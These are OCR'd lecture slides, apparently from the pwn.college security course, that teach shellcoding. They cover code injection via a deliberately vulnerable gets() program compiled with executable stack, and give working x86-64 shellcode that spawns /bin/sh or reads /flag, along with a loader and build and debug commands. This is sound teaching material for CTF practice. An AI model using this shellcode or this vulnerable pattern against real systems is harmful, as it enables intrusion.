
Shellcoding

Introduction

Yan Shoshitaishvili
Arizona State University



John Mauchly (Physicist), John Presper Eckert (Electrical Engineer), John Von Neumann (Mathematician)

`John von Neumann, First Draft of a Report on the EDVAC, 1945.`

Von Neumann Architecture vs Harvard Architecture

A Von Neumann architecture sees (and stores) code as data.

A Harvard architecture stores data and code separately.

Almost all general-purpose architectures (x86, ARM, MIPS, PPC, SPARC, etc) are Von Neumann.

Harvard architectures pop up in embedded use-cases (AVR, PIC).


What happens if data and code get mixed up?

How does shellcode get injected?

```
void bye1() { puts("Goodbye!"); }

void bye2() { puts("Farewell!"); }

void hello(char *name, void (*bye_func)())
{
      printf("Hello %s!\n", name);
      bye_func();
}

int main(int argc, char **argv)
{
      char name[1024];
      gets(name);

      srand(time(0));
      if (rand() % 2) hello(bye1, name);
      else hello(name, bye2);
}
```

```
Compile with: gcc -z execstack -o hello hello.c
```


How does shellcode get injected?



Compile with: gcc -z execstack -o hello hello.c

How does shellcode get injected?

```
void bye1() { puts("Goodbye!"); }
void bye2() { puts("Farewell!"); }
void hello(char *name, void (*bye_func)())
{
	printf("Hello %s!\n", name);
	bye_func();
}
int main(int argc, char **argv)
{
	char name[1024];
	gets(name);
	srand(time(0));
	if (rand() % 2) hello(bye1, name);
	else hello(name, bye2);
}
```




Compile with: `gcc -z execstack -o hello hello.c`

Security Concept: Code Injection

Code injection was used in one of the earliest documented exploits: the Morris worm.

- Among other attack vectors, overflowed stack buffer in the `fingerd` service.
- Injected shellcode to gain a foothold on the machine.
- Scanned adjacent hosts and infected them to propagate the worm.
- *Shut down the internet*.



Try it yourself! https://blog.rapid7.com/2019/01/02/the-ghost-of-exploits-past-a-deep-dive-into-the-morris-worm/

Why "shell"code?

Usually, the goal of an exploit is to achieve arbitrary command execution.

A typical attack goal is to launch a shell: `execve("/bin/sh", NULL, NULL)`:

```
mov rax, 59             # this is the syscall number of execve
lea rdi, [rip+binsh]    # points the first argument of execve at the /bin/sh string below
mov rsi, 0              # this makes the second argument, argv, NULL
mov rdx, 0              # this makes the third argument, envp, NULL
syscall                 # this triggers the system call
binsh:                  # a label marking where the /bin/sh string is
.string "/bin/sh"
```

Thus: "shellcode".

Tangent: DATA in your CODE

`.string "/bin/sh"` ???

You can intersperse arbitrary data in your shellcode:

```
.byte 0x48, 0x45, 0x4C, 0x4C, 0x4F    # "HELLO"
.string "HELLO"                       # "HELLO\0"
```

Other ways to embed data:

```
mov rbx, 0x0068732f6e69622f # move "/bin/sh\0" into rbx
push rbx                    # push "/bin/sh\0" onto the stack
mov rdi, rsp                # point rdi at the stack
```

Non-shell shellcode

Shellcode can have many different goals, other than just dropping a shell.

Specialized for our class: `sendfile(1, open("/flag", NULL), 0, 1000)`.

```
mov rbx, 0x00000067616c662f      # push "/flag" filename
push rbx
mov rax, 2                       # syscall number of open
mov rdi, rsp                     # point the first argument at stack (where we have "/flag")
mov rsi, 0                       # NULL out the second argument (meaning, O_RDONLY)
syscall                          # trigger open("/flag", NULL)

mov rdi, 1                       # first argument to sendfile is the file descriptor to output to (stdout)
mov rsi, rax                     # second argument is the file descriptor returned by open
mov rdx, 0                       # third argument is the number of bytes to skip from the input file
mov r10, 1000                    # fourth argument is the number of bytes to transfer to the output file
mov rax, 40                      # syscall number of sendfile
syscall                          # trigger sendfile(1, fd, 0, 1000)

mov rax, 60                      # syscall number of exit
syscall                          # trigger exit()
```

Building Shellcode

Write your shellcode as assembly:

```
.global _start
_start:
.intel_syntax noprefix
        mov rax, 59             # this is the syscall number of execve
        lea rdi, [rip+binsh]  # points the first argument of execve at the /bin/sh string below
        mov rsi, 0            # this makes the second argument, argv, NULL
        mov rdx, 0            # this makes the third argument, envp, NULL
        syscall                 # this triggers the system call
binsh:                          # a label marking where the /bin/sh string is
        .string "/bin/sh"
```

Then, assemble it!

```
gcc -nostdlib -static shellcode.s -o shellcode-elf
```

This is an ELF with your shellcode as its `.text`. You still need to extract it:

```
objcopy --dump-section .text=shellcode-raw shellcode-elf
```

The resulting shellcode-raw file contains the raw bytes of your shellcode.
This is what you would inject as part of your exploits.

Running Shellcode

The ELF from before is very useful for testing your shellcode!

```
gcc -nostdlib -static shellcode.s -o shellcode-elf
./shellcode-elf
```

Magic!

Running Shellcode (replicating exotic conditions)

If you need to replicate exotic conditions in ways that are too hard to do as a preamble for your shellcode, you can build a shellcode loader in C:

```
page = mmap(0x1337000, 0x1000, PROT_READ|PROT_WRITE|PROT_EXEC, MAP_PRIVATE|MAP_ANON, 0, 0);
read(0, page, 0x1000);
((void(*)())page)();
```

Then `cat shellcode-raw | ./tester`

Debugging Shellcode: strace

To see if things are working from a high level, you can trace your shellcode with strace:

```
gcc -nostdlib -static shellcode.s -o shellcode-elf
strace ./shellcode-elf
```

This can show you, at a high level, what your shellcode is doing (or not doing!).

Debugging Shellcode: gdb

Your shellcode-elf is a Linux program, and you can debug it in gdb.

```
gdb ./shellcode-elf
```

Caveats:

- there is no source code to display and navigate.
- to print the next 5 instructions: `x/5i $rip`
- you can examine qwords (`x/gx $rsp`), dwords (`x/2dx $rsp`), halfwords (`x/4hx $rsp`), and bytes (`x/8b $rsp`)
- to step one instruction (follow call instructions): `si`, NOT `s`
- to step one instruction (step over call instructions): `ni`, NOT `n`
- to break at an address: `break *0x400000`
- `run`, `continue`, and reverse execution (https://sourceware.org/gdb/onlinedocs/gdb/Reverse-Execution.html) work as expected

You can hardcode breakpoints in your shellcode!

- breakpoints are implemented with the `int3` instruction
- you can place this anywhere yourself!
- especially useful at the start of shellcode to catch the beginning of shellcode execution

Shellcode for other architectures

Our way of building shellcode translates well to other architectures:

```
amd64: gcc -nostdlib -static shellcode.s -o shellcode-elf
 mips: mips-linux-gnu-gcc -nostdlib shellcode-mips.s -o shellcode-mips-elf
```

Similarly, we can run cross-architecture shellcode with an emulator:

```
amd64: ./shellcode
 mips: qemu-mips-static ./shellcode-mips
```

Useful qemu options:

`-strace`	print out a log of the system calls (like strace)
`-g 1234`	wait for a gdb connection on port 1234. Connect with `target remote localhost:1234` in `gdb-multiarch`

Practice!

1. Head over to pwn.college!
2. Choose a level.
3. Understand the constraints or changes done on your shellcode.
4. Write shellcode to bypass them and read `/flag`!